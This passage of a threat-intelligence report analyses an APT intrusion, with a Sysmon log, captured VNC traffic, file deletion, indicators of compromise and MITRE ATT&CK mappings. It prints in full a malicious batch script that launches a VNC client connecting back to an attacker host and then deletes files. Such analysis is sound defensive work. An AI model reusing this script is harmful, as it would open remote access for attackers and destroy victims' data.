UtcTime: 2021-01-13 16:50:04.284
ProcessGuid: {22CB6BDE-24BC-5FFF-D602-000000001000}
ProcessId: 832
Image: C:\Windows\SysWOW64\cmd.exe
FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\Windows\system32\cmd.exe /c ""C:\Users\Public\wn.cmd" "
CurrentDirectory: C:\Users\Public\
User: DESKTOP-IM9NAV5\XXX
LogonGuid: {22CB6BDE-D4A0-5FFE-E731-020000000000}
LogonId: 000231E7
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA1=9305F79E08477D217BC990C23ED6F18DB1678D82
ParentProcessGuid: {22CB6BDE-24BB-5FFF-CD02-000000001000}
ParentProcessId: 524
ParentImage: C:\Users\XXX\AppData\Roaming\Microsoft\Windows\PrintSoftware.exe
ParentCommandLine: "C:\Users\XXX\AppData\Roaming\Microsoft\Windows\PrintSoftware.exe"
---------------------
```


Figure 15 Sysmon log entry for wn.cmd execution.



```
@echo off
setlocal enabledelayedexpansion
set NhFZiZKoVIwWwZ=CheckSystems.exe
taskkill /f /im CheckSystems.exe
set tjcJkZGgeJdIJi=%RANDOM%
@for /f %%k in ('getmac^|find /i "device"') do set tjcJkZGgeJdIJi=%%k
set tjcJkZGgeJdIJi=%tjcJkZGgeJdIJi:-=%
set FDAaMVsvLHDlTE=torrent-vnc.ddns.net
copy /y "%CD%\20341" "%CD%\CheckSystems.exe"
start "" "%CD%\CheckSystems.exe"
timeout /t 9
start /b %CD%\CheckSystems.exe -autoreconnect -id:%tjcJkZGgeJdIJi% -connect torrent-vnc.ddns.net:5612
timeout /t 11
del /f /q "%CD%\*.*"
```

Figure 16. Contents of wn.cmd.

Wm.cmd is executed and it initiates a connection to „torrent-vnc.ddns[.]net:5612“.



+	tcp	2021/01/13 18:51:16	195.88.208.51 RU	5612
+	tcp	2021/01/13 18:50:45	195.88.208.51 RU	5612
+	tcp	2021/01/13 18:50:25	195.88.208.51 RU	5612
+	tcp	2021/01/13 18:50:14	195.88.208.51 RU	5612
+	tcp	2021/01/13 18:50:14	195.88.208.51 RU	5612

Source

```
ID:F8633F4E47DD5��o ��o� 5C:\Users\PublicCheckSystems.exe�u�)�u��o��o�w�u��u�)�u��oF�H�
��������o�[�u<�o�[�u�"�p����L�o��z����t�o�z$� ��H��|�C:\USERS\PUBLIC��o���RFB
003.008


����


�� ���5desktop-im9nav5 ( 192.168.50.132 ) - application mode


������ ��� ��x��}�����;3o�v-�R�$�"jh�R��A��D��.(��tP�
Mb4��X@z�a��$FŒX��=��,}�������y3���=�s�w���no6�?7J���6��W�-��{!��x��D�,�Йr�����
航�PVD�`�/�O���q�aC���
�!_L��jl�#k��Z\��#q�K�},.���������C��k�|.��q�_����S���i�|%�_�FT��X���i�� ��>�
�������'Ⓗ����D\zW:&�9����/� /|)~��?��G�%~ze�}-*^�FT��O�pF���/��χl�?w��
����Շ=|�u�K��_��*}�kQZU ����|��>��^�\\�����}��^dl������[��befor/�O��z���@������
ꞻ��C��sq-�����M���W���WMçꝏO�^м�i���@Sa�
�/�uj>�)~���Za$~�VA'�4yN@�MSI��1?��zO���3q5�Ht�z�M1��vq�q�_�~սs�5���7WD���}�6��p�
��[=��c��T�&9\��1p��D�&�o�!�S<Z����l:�&l~Zs��^~".'�� �@����W*)���'���f�o���
```

Destination

```
RFB 003.008


% ���
��� ��������������� ���!��������������������
```

Figure 17. VNC connection established.

The attacker now gains access to the system.

After realizing that this particular system had no value, we observed that the deletion of files started. All files and folders on the user’s desktop and profile directory were erased.

A picture was left as a „message“ by the member of the APT group before leaving the system.

Figure 18. „я был здесь“ (I was here) message.

...to be continued.

IoCs

URL:
http[:]//intumescere[.]online/index.html
http[:]//torrent-vnc.ddns[.]net:5612

IP:
188.225.82[.]216
195.88.208[.]51

SHA256:
cedbbbc4deb6569c23aa20ac64ad1c2b2bef6f7b3405cef861f26a0b44d836d9

Mitre ATT&CK Framework

Initial Access:	
Spearphishing Attachment	T1566.001

Execution:	
Visual Basic	T1059.005
Windows Command Shell	T1059.003
Scheduled Task	T1059.005
Malicious File	T1204.002

Persistence:	
Registry Run Keys / Startup Folder	T1547.001
Scheduled Task	T1053.005

Defense Evasion:	
Deobfuscate/Decode Files or Information	T1140
Disable or Modify Tools	T1562.001
Modify Registry	T1112
Template Injection	T1221

Discovery:	
System Information Discovery	T1082

Command and Control:	
Ingress Tool Transfer	T1105
Web Protocols	T1071.001

Impact:	
Data Destruction	T1485